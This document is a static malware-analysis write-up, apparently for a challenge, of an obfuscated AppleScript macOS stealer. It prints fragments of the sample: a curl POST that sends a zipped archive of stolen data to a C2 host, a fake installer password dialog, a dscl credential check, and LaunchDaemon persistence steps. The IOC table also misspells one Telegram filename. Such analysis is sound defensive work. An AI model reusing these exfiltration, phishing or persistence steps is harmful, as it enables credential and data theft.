

Odyssey Stealer — macOS Malware Analysis

Note: This write-up focuses on **static analysis** of the supplied AppleScript payload. The sample was not executed. Only the minimum screenshots are included because the primary evidence is the script itself.

01 — Cover

Odyssey Stealer

macOS Malware Analysis & Static Investigation

Analysis Type: Static Malware Analysis

Target: macOS AppleScript Stealer

Sample: stealer.txt

Archive: Installer.zip

Primary Tools: Linux CLI, Python, CyberChef

Objective

Analyze the obfuscated AppleScript payload and identify:

- C2 infrastructure
 - HTTP buildid
 - Credential-harvesting mechanism
 - Password verification command
 - Persistence mechanism
 - Telegram data targeted
 - Second-stage payload
 - C2 command endpoint
 - Data-staging location
-

02 — Challenge Overview

The challenge provided a ZIP archive containing a single suspicious file:

```
Installer.zip
└── stealer.txt
```

The payload was an obfuscated AppleScript-based macOS stealer. Rather than executing the sample, the investigation was performed through **static analysis**.

The main challenge was the level of obfuscation. Functions and variables used randomized numeric identifiers such as:

```
on f6179510341827794905(...)
```

and:

```
set v8237496929544837597 to ...
```

Because of this, the analysis focused on identifying functionality through recognizable behaviors such as:

```
do shell script
curl
display dialog
authonly
LaunchDaemons
launchctl
Telegram Desktop/tdata
```

The investigation then followed the relevant variables and functions until the required values could be extracted.

Investigation Flow

```
Sample
↓
Initial Triage
↓
AppleScript Identification
↓
Function & Variable Analysis
↓
Credential Theft
↓
C2 Identification
↓
Persistence
↓
Base64 Second Stage
↓
Telegram Theft
↓
Data Staging
```

↓
Exfiltration

03 — Initial Triage

The first step was to understand what had been provided before attempting to interpret the code.

```
file stealer.txt  
sha256sum stealer.txtwc -l stealer.txt
```

File Hash

```
c1b832a63b6ebb91bfcfa24e92c11098502998ac0f766faba5c49c38d637c49c
```


The sample was reported as generic data rather than a conventional executable.


Further inspection showed that the file consisted of only a few physical lines, with almost the entire payload contained within one extremely long line.

This was an early indication that the sample was designed to make conventional text inspection difficult.

Why this mattered

A normal script would generally be reasonably readable. In this case, the extremely long line combined with randomized identifiers suggested that the next step should be **structural analysis rather than execution**.





04 — AppleScript Structure & Obfuscation

Further analysis revealed that the payload contained numerous AppleScript handlers.

A typical handler followed this structure:

```
on fXXXXXXXXXX(...)
    ...
end fXXXXXXXXXX
```

The function names themselves were meaningless randomized numbers.

The sample contained **22 distinct handlers**, making it impractical to understand the entire script linearly.

Instead, functions were identified according to their behavior.

Important AppleScript constructs

on ... end

Defines a function/handler:

```
on f123456(...)
    ...
end f123456
```

set

Used for variable assignment:

set variable to value

&

Used to concatenate strings and variables:

"hello " & username

do shell script

Allows AppleScript to execute shell commands:

do shell script "command"

This was particularly useful because it exposed normal macOS utilities inside the otherwise obfuscated AppleScript.

Analytical approach

Instead of attempting to decode the entire file at once, the investigation searched for meaningful functionality.

For example:

```
curl
display dialog
authonly
LaunchDaemon
launchctl
```

Each match could then be traced back to its surrounding handler.

This approach reduced a 50 KB obfuscated script into smaller, understandable behavioral components.

05 — C2 Infrastructure

One of the first major objectives was identifying the malware's command-and-control infrastructure.

The exfiltration functionality was located in:

on f6171923156754624921(...)

The function constructed a curl POST request containing several HTTP headers.

A simplified representation of the relevant code is:

```
do shell script "curl -X POST \  
-H \"buildid: ...\" \  
-H \"username: ...\" \  
-H \"repeat: ...\" \  
-H \"cid: ...\" \  
--data-binary @/tmp/out.zip ..."
```

The destination was constructed using a variable rather than being directly embedded in the curl command.

Tracing the C2 variable

The exfiltration function received its C2 value as one of its parameters.

The calling function passed:

v8237496929544837597

Tracing this variable backward led to its assignment:

```
set v8237496929544837597 to "http://something0x.at"
```

Therefore:

C2 Base URL

http://something0x.at

The exfiltration function subsequently appended:

/log

to the C2 base URL.

Build ID

The HTTP request also contained:

buildid: c71d76b983a140529cca8a9bc87dfdcd

Findings

Parameter	Value
C2 Base URL	http://something0x.at
Exfiltration path	/log
Build ID	c71d76b983a140529cca8a9bc87dfdcd
Upload method	HTTP POST
Uploaded file	/tmp/out.zip

06 — Credential Harvesting

The malware contained a fake password prompt designed to obtain the user's macOS password.

The relevant handler was:

f4386694707631199080

Inside this handler, the malware used AppleScript's display dialog.

The relevant code was:

```
display dialog "Required Application Helper. Please enter device password to continue." ...  
with title "Application wants to install Riverside" ...
```

Fake Prompt

Window title:

Application wants to install Riverside

Message:

Required Application Helper. Please enter device password to continue.

The wording attempts to make the password request appear to be part of a legitimate software installation process.

Why this is important

The malware wasn't relying solely on technical exploitation to obtain credentials. It also used **social engineering** to convince the user to voluntarily provide the password.

07 — Password Verification

The fake password prompt was supported by another function:

```
f6179510341827794905
```

The function executed the macOS directory service command:

```
do shell script "dscl . authonly " & quoted form of username & space & quoted form of password
```

This results in the command:

```
dscl . authonly <username> <password>
```

The function then evaluated the result.

Conceptually:

```
User enters password
↓
dscl . authonly
↓
Authentication check
↓
Valid / Invalid
```

Finding

```
dscl . authonly <username> <password>
```

This is significant because the malware attempted to **validate the captured credential locally** rather than simply assuming that whatever the user entered was correct.

08 — macOS Persistence

Persistence functionality was identified in:

f6417124118727535940

This function generated a LaunchDaemon plist and attempted to install it into the system LaunchDaemon directory.

The relevant destination was:

/Library/LaunchDaemons/

The script also attempted to register the plist using:

launchctl bootstrap system

Persistence Flow

```
Generate plist
↓
Write temporary plist
↓
Copy to /Library/LaunchDaemons/
↓
launchctl bootstrap system
↓
LaunchDaemon persistence
```

The generated plist contained several relevant properties:

```
<key>KeepAlive</key><true/>
<key>ProgramArguments</key>
<key>UserName</key>
<key>RunAtLoad</key><true/>
<key>SessionCreate</key><true/>
```

Finding

/Library/LaunchDaemons/

This shows that the malware attempted to establish persistence through a native macOS service-management mechanism.

10 — Telegram Data Theft

The malware contained a dedicated Telegram collection handler:

f6604492043404419083

The function constructed the Telegram Desktop tdata directory:

Telegram Desktop/tdata/

It then specifically accessed:

key_datas

The relevant sequence was effectively:

Telegram Desktop/tdata/
↓
key_datas
↓
Additional tdata entries
↓
Collection

The function also enumerated additional directory entries and processed files ending in specific patterns, along with associated maps data.

Finding

The first specifically accessed Telegram file was:

key_datas

This demonstrates that the malware was interested in **Telegram session-related data**, rather than simply collecting arbitrary Telegram application files.

11 — Second-Stage C2 Bot

The decoded second stage revealed a more specialized C2 communication mechanism.

Two relevant API structures were identified:

`/api/v1/bot/joinsystem/`

and:

`/api/v1/bot/actions/`

The actions endpoint was associated with retrieving and handling commands from the C2 infrastructure.


The relevant URL construction followed the general pattern:

`<C2>/api/v1/bot/actions/<dynamic-value>`

The exact endpoint path requested by the challenge was:

`/api/v1/bot/actions/`

Command Flow



This indicates that the second stage was not limited to the initial data-stealing functionality; it also provided a mechanism for **remote command handling**.

12 — Data Collection, Staging & Exfiltration

The script contained multiple collection components.

The observed functionality included collection of:

- Chromium browser data
- Firefox browser data
- Browser extension data
- Apple Notes-related data
- Keychain-related information
- Telegram tdata
- Cryptocurrency application data
- Files from user directories

The collected information was first placed into a temporary directory.

A randomly generated directory name was created under:

/tmp/

The malware then used Apple's ditto utility to create a compressed archive:

```
ditto -c -k --sequesterRsrc <source> /tmp/out.zip
```

Staging Flow

```
Collected Information
↓
Temporary Collection Directory
↓
ditto
↓
/tmp/out.zip
↓
curl POST
↓
C2 /log
```

The archive was subsequently supplied to the exfiltration function using:

```
--data-binary @/tmp/out.zip
```

Afterward, the script attempted to remove:

/tmp/out.zip

along with the temporary collection directory.

Finding

/tmp/out.zip

This represents the final local staging point immediately before exfiltration.

13 — Final Findings & IOC Summary

Challenge Answers

#	Question	Finding
1	Full C2 base URL	http://something0x.at
2	buildid	c71d76b983a140529cca8a9bc87dfdcd
3	Fake password prompt title	Application wants to install Riverside
4	Fake password dialog message	Required Application Helper. Please enter device password to continue.
5	app_id	xxxbyat
6	Password verification command	dscl . authonly <username> <password>
7	LaunchDaemon directory	/Library/LaunchDaemons/
8	First Telegram tdata file	key_dats
9	Second-stage command endpoint	/api/v1/bot/actions/
10	ZIP archive path	/tmp/out.zip

Indicators of Compromise

File

SHA256:
c1b832a63b6ebb91bfcfa24e92c11098502998ac0f766faba5c49c38d637c49c

Network

http://something0x.at
/api/v1/bot/actions/
/log

HTTP Identifier

c71d76b983a140529cca8a9bc87dfdcd

Persistence

/Library/LaunchDaemons/

Data Staging

/tmp/out.zip

Telegram

Telegram Desktop/tdata/key_dats

Application Identifier


xxxbyat

Conclusion

The investigation identified a heavily obfuscated **AppleScript-based macOS information stealer**.

The malware used randomized handler and variable names to make static analysis difficult, but its functionality could still be reconstructed by searching for meaningful behavioral indicators and tracing variables through the script.

The analysis uncovered several major capabilities:



The most useful analytical technique in this challenge was **following data and control flow instead of attempting to understand the entire obfuscated script at once**.

The Base64 layer also demonstrated why encoded content should be treated as another stage of the investigation rather than as the entire analysis. Once decoded with CyberChef, the second-stage AppleScript exposed additional functionality and C2 logic.

Overall, the sample demonstrated how a relatively compact AppleScript payload can combine **social engineering, credential validation, persistence, information theft, second-stage execution, and C2 communication** while using obfuscation to complicate static analysis.